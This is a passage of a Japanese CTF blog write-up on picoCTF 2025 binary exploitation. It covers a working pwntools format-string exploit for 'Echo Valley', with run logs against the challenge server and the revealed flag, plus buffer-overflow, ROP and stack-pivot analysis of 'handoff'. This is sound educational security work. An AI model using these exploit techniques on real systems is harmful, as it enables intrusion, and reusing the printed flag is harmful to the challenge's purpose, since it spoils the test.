    , lst_addr[0]=0x7fffbd31aca0, lst_addr[1]=0x558d41331401
[*] addr_main=0x558d41331401, addr_flag=0x558d41331269, addr_stack=0x7fffbd31ac98
[*] first > second: ss=%18x%9$hhn%87x%10$hhn
[*] Process './valley' stopped with exit code 0 (pid 241006)
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You heard in the distance:           413320c1                                                                                      0   ¬1½ÿ\x7fThe Valley Disappears
    Congrats! Here is your flag: picoCTF{deadbeef}
Traceback (most recent call last):
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 78, in <module>
    main()
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 74, in main
    attack( proc )
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 59, in attack
    info( proc.recvline() )
          ^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 498, in recvline
    return self.recvuntil(self.newline, drop = not keepends, timeout = timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/process.py", line 714, in recv_raw
    raise EOFError
EOFError
しかし、またもや、サーバで実行すると、うまくいきません。。一応、ローカルで、socatコマンドを使った環境でも試してみます。
$ socat TCP-LISTEN:4000,reuseaddr,fork EXEC:"./valley"
では、実行してみます。こちらも成功しました。
$ python exploit_valley.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/valley'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] addr_main_offset=0x00001401, addr_flag_offset=0x00001269
[+] Opening connection to localhost on port 4000: Done
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py:27: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  info( proc.recvuntil(': ') ) # You heard in the distance:
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*]
    You heard in the distance:
[*] addr=0x7ffe3d153570 0x562b1d88a401
    , lst_addr[0]=0x7ffe3d153570, lst_addr[1]=0x562b1d88a401
[*] addr_main=0x562b1d88a401, addr_flag=0x562b1d88a269, addr_stack=0x7ffe3d153568
[*] first < second: ss=%105x%9$hhn%57x%10$hhn
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You heard in the distance:                                                                                                  1d88b0c1                                                        0  h5\x15=þ\x7fThe Valley Disappears
    Congrats! Here is your flag: picoCTF{deadbeef}
Traceback (most recent call last):
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 78, in <module>
    main()
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 74, in main
    attack( proc )
  File "/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/exploit_valley.py", line 59, in attack
    info( proc.recvline() )
          ^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 498, in recvline
    return self.recvuntil(self.newline, drop = not keepends, timeout = timeout)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/sock.py", line 35, in recv_raw
    raise EOFError
EOFError
[*] Closed connection to localhost port 4000
ローカルだとうまくいくけど、サーバでは失敗するというのが、今回だけで 2回目です。もちろん、成功してる方がいるので、私の実装か、環境の問題だと思いますが、残念です。もう、残り時間は少ないですが、最後の問題に進みます。
後日の解き直し(2025/5/13)
こちらも、考え直します。
こちらも同じく、main関数のアドレスが取得して、エクスプロイトできると思って実装していましたが、なぜか、サーバだとうまくいかないので、戻り番地を使ってアドレス計算していきます。
変更後の attack関数だけを貼ります。
main関数ではなく、戻り番地のアドレスから計算するように変更しています。
def attack( proc, **kwargs ):

    if False:
        proc.sendlineafter( ': ', b'AAAAAAAA,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p' )
        info( proc.recvline() )
        info( proc.recvline() )
    else:
        #proc.sendlineafter( 'Shouting: ', b'%20$p %25$p'.ljust(16, b' ') )
        proc.sendlineafter( 'Shouting: ', b'%20$p %21$p'.ljust(16, b' ') )

    info( proc.recvuntil('distance: ') ) # You heard in the distance:

    if True:
        addr = proc.recvline().decode('utf-8')
        lst_addr = addr.split()
        info( f"addr={addr}, lst_addr[0]={lst_addr[0]}, lst_addr[1]={lst_addr[1]}" )
        addr_stack = int( lst_addr[0], 16 ) - 8
        addr_main  = int( lst_addr[1], 16 ) - 18
        #addr_main = unpack( proc.recv(6), 'all' )

    else:
        info( proc.recvline() )
        info( proc.recvline() )
        info( proc.recvline() )

    addr_flag = addr_main - diff

    info( f"addr_main=0x{addr_main:08x}, addr_flag=0x{addr_flag:08x}, addr_stack=0x{addr_stack:08x}" )
    second = (addr_flag >> 8) & 0xFF
    first  = addr_flag        & 0xFF
    if first < second:
        ss = f"%{first}x%9$hhn%{second - first}x%10$hhn"
        info( f"first < second: ss={ss}" )
        proc.sendline( ss.encode('utf-8').ljust(24, b' ') + p64(addr_stack) + p64(addr_stack+1) ) # 0x4A 0x61
    else:
        ss = f"%{second}x%9$hhn%{first - second}x%10$hhn"
        info( f"first > second: ss={ss}" )
        proc.sendline( ss.encode('utf-8').ljust(24, b' ') + p64(addr_stack+1) + p64(addr_stack) )

    proc.sendline( b'exit' )

    info( proc.recvall() )
実行します。何度かやったのですが、うまくいくこともあれば、うまくいかないこともありました。以下は、うまくいかなかった場合と、うまくいった場合の結果です。
何か、不確実な内容を含んでいるかもしれませんが、サーバの場合はデバッグが困難であることと、まぁ、CTF なので、ここまでとします。
$ python exploit_valley.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/EchoValley/valley'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] addr_main_offset=0x00001401, addr_flag_offset=0x00001269
[+] Opening connection to shape-facility.picoctf.net on port 64417: Done
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x2b bytes:
    b'Welcome to the Echo Valley, Try Shouting: \n'
[DEBUG] Sent 0x11 bytes:
    b'%20$p %21$p     \n'
/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/EchoValley/exploit_valley.py:30: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  info( proc.recvuntil('distance: ') ) # You heard in the distance:
[DEBUG] Received 0x3e bytes:
    b'You heard in the distance: 0x7ffc3fb0bab0 0x5b6949e40413     \n'
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*]
    You heard in the distance:
[*] addr=0x7ffc3fb0bab0 0x5b6949e40413
    , lst_addr[0]=0x7ffc3fb0bab0, lst_addr[1]=0x5b6949e40413
[*] addr_main=0x5b6949e40401, addr_flag=0x5b6949e40269, addr_stack=0x7ffc3fb0baa8
[*] first > second: ss=%2x%9$hhn%103x%10$hhn
[DEBUG] Sent 0x29 bytes:
    00000000  25 32 78 25  39 24 68 68  6e 25 31 30  33 78 25 31  x%2x%x9$hhxn%10x3x%1x
    00000010  30 24 68 68  6e 20 20 20  a9 ba b0 3f  fc 7f 00 00  x0$hhxn   x????x????x
    00000020  a8 ba b0 3f  fc 7f 00 00  0a                        x????x????x?x
    00000029
[DEBUG] Sent 0x5 bytes:
    b'exit\n'
[+] Receiving all data: Done (169B)
[DEBUG] Received 0x93 bytes:
    00000000  59 6f 75 20  68 65 61 72  64 20 69 6e  20 74 68 65  xYou xhearxd inx thex
    00000010  20 64 69 73  74 61 6e 63  65 3a 20 33  33 62 39 39  x disxtancxe: 3x3b99x
    00000020  35 63 30 20  20 20 20 20  20 20 20 20  20 20 20 20  x5c0 x    x    x    x
    00000030  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  x    x    x    x    x
    *
    00000080  20 20 20 20  20 20 20 20  20 30 20 20  20 a9 ba b0  x    x    x 0  x ???x
    00000090  3f fc 7f                                            x???x
    00000093
[DEBUG] Received 0x16 bytes:
    b'The Valley Disappears\n'
[*] Closed connection to shape-facility.picoctf.net port 64417
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You heard in the distance: 33b995c0                                                                                                      0   ??°??\x7fThe Valley Disappears

$ python exploit_valley.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/EchoValley/valley'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] addr_main_offset=0x00001401, addr_flag_offset=0x00001269
[+] Opening connection to shape-facility.picoctf.net on port 64417: Done
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x2b bytes:
    b'Welcome to the Echo Valley, Try Shouting: \n'
[DEBUG] Sent 0x11 bytes:
    b'%20$p %21$p     \n'
/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/EchoValley/exploit_valley.py:30: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  info( proc.recvuntil('distance: ') ) # You heard in the distance:
[DEBUG] Received 0x3e bytes:
    b'You heard in the distance: 0x7ffda1f4ee60 0x625be7421413     \n'
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*]
    You heard in the distance:
[*] addr=0x7ffda1f4ee60 0x625be7421413
    , lst_addr[0]=0x7ffda1f4ee60, lst_addr[1]=0x625be7421413
[*] addr_main=0x625be7421401, addr_flag=0x625be7421269, addr_stack=0x7ffda1f4ee58
[*] first > second: ss=%18x%9$hhn%87x%10$hhn
[DEBUG] Sent 0x29 bytes:
    00000000  25 31 38 78  25 39 24 68  68 6e 25 38  37 78 25 31  x%18xx%9$hxhn%8x7x%1x
    00000010  30 24 68 68  6e 20 20 20  59 ee f4 a1  fd 7f 00 00  x0$hhxn   xY???x????x
    00000020  58 ee f4 a1  fd 7f 00 00  0a                        xX???x????x?x
    00000029
[DEBUG] Sent 0x5 bytes:
    b'exit\n'
[+] Receiving all data: Done (222B)
[DEBUG] Received 0x8d bytes:
    00000000  59 6f 75 20  68 65 61 72  64 20 69 6e  20 74 68 65  xYou xhearxd inx thex
    00000010  20 64 69 73  74 61 6e 63  65 3a 20 20  20 20 20 20  x disxtancxe:  x    x
    00000020  20 20 20 20  20 65 62 37  39 64 35 63  30 20 20 20  x    x eb7x9d5cx0   x
    00000030  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  x    x    x    x    x
    *
    00000080  20 20 20 30  20 20 20 59  ee f4 a1 fd  7f           x   0x   Yx????x?x
    0000008d
[DEBUG] Received 0x51 bytes:
    b'The Valley Disappears\n'
    b'Congrats! Here is your flag: picoctf{f1ckl3_f0rmat_f1asc0}\n'
[*] Closed connection to shape-facility.picoctf.net port 64417
/home/user/20240819/lib/python3.11/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] You heard in the distance:           eb79d5c0                                                                                      0   Y????\x7fThe Valley Disappears
    Congrats! Here is your flag: picoctf{f1ckl3_f0rmat_f1asc0}
handoff(400 points)
1つの C言語のソースコード(handoff.c)と、1つのバイナリプログラム(handoff)をダウンロードできます。また、サーバを起動して進める問題のようです。

まずは、ソースコードです。
フラグの処理が見当たりませんが、おそらく、シェルを取ると、フラグのファイルを開くことが出来るんだと思います。
entry構造体は、name[8] と msg[64] をメンバに持ちます。NAME_LEN は、本来は 8 が適切ですが、64 になっています。よって、nameメンバのバッファオーバーフローが可能ですが、32byte までなので、msg の途中までが上書きできる感じだと思います。
メニューで、1 を選ぶと、現在のエントリの name を入力できます。total_entries をインクリメントするので、次のエントリに進む、ということだと思います。また、2 を選ぶと、現在のエントリの msg を入力できます。msg → name の順で入力していくことが想定されてそうです。
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>

#define MAX_ENTRIES 10
#define NAME_LEN 32
#define MSG_LEN 64

typedef struct entry {
    char name[8];
    char msg[64];
} entry_t;

void print_menu() {
    puts("What option would you like to do?");
    puts("1. Add a new recipient");
    puts("2. Send a message to a recipient");
    puts("3. Exit the app");
}

int vuln() {
    char feedback[8];
    entry_t entries[10];
    int total_entries = 0;
    int choice = -1;
    // Have a menu that allows the user to write whatever they want to a set buffer elsewhere in memory
    while (true) {
        print_menu();
        if (scanf("%d", &choice) != 1) exit(0);
        getchar(); // Remove trailing \n

        // Add entry
        if (choice == 1) {
            choice = -1;
            // Check for max entries
            if (total_entries >= MAX_ENTRIES) {
                puts("Max recipients reached!");
                continue;
            }

            // Add a new entry
            puts("What's the new recipient's name: ");
            fflush(stdin);
            fgets(entries[total_entries].name, NAME_LEN, stdin);
            total_entries++;

        }
        // Add message
        else if (choice == 2) {
            choice = -1;
            puts("Which recipient would you like to send a message to?");
            if (scanf("%d", &choice) != 1) exit(0);
            getchar();

            if (choice >= total_entries) {
                puts("Invalid entry number");
                continue;
            }

            puts("What message would you like to send them?");
            fgets(entries[choice].msg, MSG_LEN, stdin);
        }
        else if (choice == 3) {
            choice = -1;
            puts("Thank you for using this service! If you could take a second to write a quick review, we would really appreciate it: ");
            fgets(feedback, NAME_LEN, stdin);
            feedback[7] = '\0';
            break;
        }
        else {
            choice = -1;
            puts("Invalid option");
        }
    }
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);  // No buffering (immediate output)
    vuln();
    return 0;
}
時間切れです。お疲れさまでした。
後日の続き実施(2025/5/14)
続きをやっていきます。
表層解析を行います。
$ file handoff
handoff: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=92ca62928eb98ee283995cddad65f7732aad5e0f, for GNU/Linux 3.2.0, not stripped

$ ~/bin/checksec --file=handoff
RELRO          STACK CANARY     NX           PIE     RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Partial RELRO  No canary found  NX disabled  No PIE  No RPATH  No RUNPATH  73 Symbols  No       0          1            handoff

$ pwn checksec --file=handoff
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/handoff/handoff'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
シェルを取るための道筋を考えます。最終的に、system関数に、"/bin/sh" を与えることを目標にすると、まず、libc のベースアドレスを求める必要があります。puts関数しかないので、簡単にはアドレスをリークすることは難しそうです。
うーん、少し考えただけでは分からないですね。さすがに最後の問題は難しそうです。とりあえず、GOT あたりから見ていきます。一度実行されると、libc のアドレスが格納されるので、setvbuf関数の GOT も見てみます。libc のアドレスが入ってそうです。
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/handoff/handoff:
GOT protection: Partial RELRO | Found 7 GOT entries passing the filter
[0x404018] puts@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] fgets@GLIBC_2.2.5 -> 0x401040 ◂— endbr64
[0x404028] getchar@GLIBC_2.2.5 -> 0x401050 ◂— endbr64
[0x404030] fflush@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
[0x404038] setvbuf@GLIBC_2.2.5 -> 0x401070 ◂— endbr64
[0x404040] __isoc99_scanf@GLIBC_2.7 -> 0x401080 ◂— endbr64
[0x404048] exit@GLIBC_2.2.5 -> 0x401090 ◂— endbr64

pwndbg> x/gx 0x404038
0x404038 <setvbuf@got.plt>:     0x00007ffff7e40f90
vuln関数の逆アセンブラを見てみます。
pwndbg> disassemble
Dump of assembler code for function vuln:
   0x0000000000401229 <+0>:     endbr64
   0x000000000040122d <+4>:     push   rbp
   0x000000000040122e <+5>:     mov    rbp,rsp
=> 0x0000000000401231 <+8>:     sub    rsp,0x2f0
   0x0000000000401238 <+15>:    mov    DWORD PTR [rbp-0x4],0x0
   0x000000000040123f <+22>:    mov    DWORD PTR [rbp-0x2e4],0xffffffff
   0x0000000000401249 <+32>:    mov    eax,0x0
   0x000000000040124e <+37>:    call   0x4011f6 <print_menu>
   0x0000000000401253 <+42>:    lea    rax,[rbp-0x2e4]
   0x000000000040125a <+49>:    mov    rsi,rax
   0x000000000040125d <+52>:    mov    edi,0x402079
   0x0000000000401262 <+57>:    mov    eax,0x0
   0x0000000000401267 <+62>:    call   0x4010f0 <__isoc99_scanf@plt>
   0x000000000040126c <+67>:    cmp    eax,0x1
   0x000000000040126f <+70>:    je     0x40127b <vuln+82>
   0x0000000000401271 <+72>:    mov    edi,0x0
   0x0000000000401276 <+77>:    call   0x401100 <exit@plt>
   0x000000000040127b <+82>:    call   0x4010c0 <getchar@plt>
   0x0000000000401280 <+87>:    mov    eax,DWORD PTR [rbp-0x2e4]
   0x0000000000401286 <+93>:    cmp    eax,0x1
   0x0000000000401289 <+96>:    jne    0x401301 <vuln+216>
   0x000000000040128b <+98>:    mov    DWORD PTR [rbp-0x2e4],0xffffffff
   0x0000000000401295 <+108>:   cmp    DWORD PTR [rbp-0x4],0x9
   0x0000000000401299 <+112>:   jle    0x4012aa <vuln+129>
   0x000000000040129b <+114>:   mov    edi,0x40207c
   0x00000000004012a0 <+119>:   call   0x4010a0 <puts@plt>
   0x00000000004012a5 <+124>:   jmp    0x401407 <vuln+478>
   0x00000000004012aa <+129>:   mov    edi,0x402098
   0x00000000004012af <+134>:   call   0x4010a0 <puts@plt>
   0x00000000004012b4 <+139>:   mov    rax,QWORD PTR [rip+0x2db5]        # 0x404070 <stdin@@GLIBC_2.2.5>
   0x00000000004012bb <+146>:   mov    rdi,rax
   0x00000000004012be <+149>:   call   0x4010d0 <fflush@plt>
   0x00000000004012c3 <+154>:   mov    rcx,QWORD PTR [rip+0x2da6]        # 0x404070 <stdin@@GLIBC_2.2.5>
   0x00000000004012ca <+161>:   lea    rsi,[rbp-0x2e0]
   0x00000000004012d1 <+168>:   mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004012d4 <+171>:   movsxd rdx,eax
   0x00000000004012d7 <+174>:   mov    rax,rdx
   0x00000000004012da <+177>:   shl    rax,0x3
   0x00000000004012de <+181>:   add    rax,rdx
   0x00000000004012e1 <+184>:   shl    rax,0x3
   0x00000000004012e5 <+188>:   add    rax,rsi
   0x00000000004012e8 <+191>:   mov    rdx,rcx
   0x00000000004012eb <+194>:   mov    esi,0x20
   0x00000000004012f0 <+199>:   mov    rdi,rax
   0x00000000004012f3 <+202>:   call   0x4010b0 <fgets@plt>
   0x00000000004012f8 <+207>:   add    DWORD PTR [rbp-0x4],0x1
   0x00000000004012fc <+211>:   jmp    0x401249 <vuln+32>
   0x0000000000401301 <+216>:   mov    eax,DWORD PTR [rbp-0x2e4]
   0x0000000000401307 <+222>:   cmp    eax,0x2
   0x000000000040130a <+225>:   jne    0x4013b6 <vuln+397>
   0x0000000000401310 <+231>:   mov    DWORD PTR [rbp-0x2e4],0xffffffff
   0x000000000040131a <+241>:   mov    edi,0x4020c0
   0x000000000040131f <+246>:   call   0x4010a0 <puts@plt>
   0x0000000000401324 <+251>:   lea    rax,[rbp-0x2e4]
   0x000000000040132b <+258>:   mov    rsi,rax
   0x000000000040132e <+261>:   mov    edi,0x402079
   0x0000000000401333 <+266>:   mov    eax,0x0
   0x0000000000401338 <+271>:   call   0x4010f0 <__isoc99_scanf@plt>
   0x000000000040133d <+276>:   cmp    eax,0x1
   0x0000000000401340 <+279>:   je     0x40134c <vuln+291>
   0x0000000000401342 <+281>:   mov    edi,0x0
   0x0000000000401347 <+286>:   call   0x401100 <exit@plt>
   0x000000000040134c <+291>:   call   0x4010c0 <getchar@plt>
   0x0000000000401351 <+296>:   mov    eax,DWORD PTR [rbp-0x2e4]
   0x0000000000401357 <+302>:   cmp    DWORD PTR [rbp-0x4],eax
   0x000000000040135a <+305>:   jg     0x40136b <vuln+322>
   0x000000000040135c <+307>:   mov    edi,0x4020f5
   0x0000000000401361 <+312>:   call   0x4010a0 <puts@plt>
   0x0000000000401366 <+317>:   jmp    0x401407 <vuln+478>
   0x000000000040136b <+322>:   mov    edi,0x402110
   0x0000000000401370 <+327>:   call   0x4010a0 <puts@plt>
   0x0000000000401375 <+332>:   mov    rcx,QWORD PTR [rip+0x2cf4]        # 0x404070 <stdin@@GLIBC_2.2.5>
   0x000000000040137c <+339>:   mov    eax,DWORD PTR [rbp-0x2e4]
   0x0000000000401382 <+345>:   lea    rsi,[rbp-0x2e0]
   0x0000000000401389 <+352>:   movsxd rdx,eax
   0x000000000040138c <+355>:   mov    rax,rdx
   0x000000000040138f <+358>:   shl    rax,0x3
   0x0000000000401393 <+362>:   add    rax,rdx
   0x0000000000401396 <+365>:   shl    rax,0x3
   0x000000000040139a <+369>:   add    rax,rsi
   0x000000000040139d <+372>:   add    rax,0x8
   0x00000000004013a1 <+376>:   mov    rdx,rcx
   0x00000000004013a4 <+379>:   mov    esi,0x40
   0x00000000004013a9 <+384>:   mov    rdi,rax
   0x00000000004013ac <+387>:   call   0x4010b0 <fgets@plt>
   0x00000000004013b1 <+392>:   jmp    0x401249 <vuln+32>
   0x00000000004013b6 <+397>:   mov    eax,DWORD PTR [rbp-0x2e4]
   0x00000000004013bc <+403>:   cmp    eax,0x3
   0x00000000004013bf <+406>:   jne    0x4013f3 <vuln+458>
   0x00000000004013c1 <+408>:   mov    DWORD PTR [rbp-0x2e4],0xffffffff
   0x00000000004013cb <+418>:   mov    edi,0x402140
   0x00000000004013d0 <+423>:   call   0x4010a0 <puts@plt>
   0x00000000004013d5 <+428>:   mov    rdx,QWORD PTR [rip+0x2c94]        # 0x404070 <stdin@@GLIBC_2.2.5>
   0x00000000004013dc <+435>:   lea    rax,[rbp-0xc]
   0x00000000004013e0 <+439>:   mov    esi,0x20
   0x00000000004013e5 <+444>:   mov    rdi,rax
   0x00000000004013e8 <+447>:   call   0x4010b0 <fgets@plt>
   0x00000000004013ed <+452>:   mov    BYTE PTR [rbp-0x5],0x0
   0x00000000004013f1 <+456>:   jmp    0x40140c <vuln+483>
   0x00000000004013f3 <+458>:   mov    DWORD PTR [rbp-0x2e4],0xffffffff
   0x00000000004013fd <+468>:   mov    edi,0x4021b6
   0x0000000000401402 <+473>:   call   0x4010a0 <puts@plt>
   0x0000000000401407 <+478>:   jmp    0x401249 <vuln+32>
   0x000000000040140c <+483>:   nop
   0x000000000040140d <+484>:   leave
   0x000000000040140e <+485>:   ret
End of assembler dump.
スタックを可視化します。
| アドレス | サイズ | 内容 |
|---|---|---|
| rbp - 0x2f0 | 12 | 未使用(rsp) |
| rbp - 0x2e4 | 4 | choice |
| rbp - 0x2e0 | 720 | entries[10] |
| rbp - 0x10 | 4 | 未使用 |
| rbp - 0x0c | 8 | feedback[8] |
| rbp - 0x04 | 4 | total_entries |
| rbp | 8 | 呼び出し元のrbp |
スタックカナリアなどが無いので、リターンアドレスを書き換えることが出来そうです。ROPガジェットを使って、puts関数を呼び出し、setvbuf関数の GOT のアドレスをリークしたいところです。ROPガジェットの末尾に、vuln関数にジャンプするようにしておけば、何度も ROP が実行できそうです。
リターンアドレスに近いアドレスの feedback を書き込む処理である choice に 3 を入力した場合を考えます。feedback配列に、最大 32byte書き込めます。リターンアドレスまでと考えると、8+4+8+8=28byte で、ROPガジェットを作るには足りませんね。
これと同じように、ROPガジェットのための十分なメモリ量がないときの問題を、以下の Stack Pivot でやりました。
daisuke20240310.hatenablog.com
Stack Pivot について、忘れていたので、おさらいしてみます。
まず、vuln関数をリターンする前の leave命令では、RBP の値を RSP にコピーされて、スタックの Saved RBP の値(Aアドレスとする)が RBP にコピーされます(pop rbp)。これにより、main関数のスタックフレームに復帰したわけです。
次に、リターンアドレスを書き換えて、ROPガジェットに leave命令をセットしておくと、ret命令で、leave命令にジャンプします。すると、現在の RBP の値、すなわち、先ほどの Saved RBP の値(Aアドレス)が RSP にコピーされます。そして、Saved RBP の値、すなわち、現在の RSP が指している Aアドレスにある値(Bアドレスとする)を RBP にコピーされます(pop rbp)。
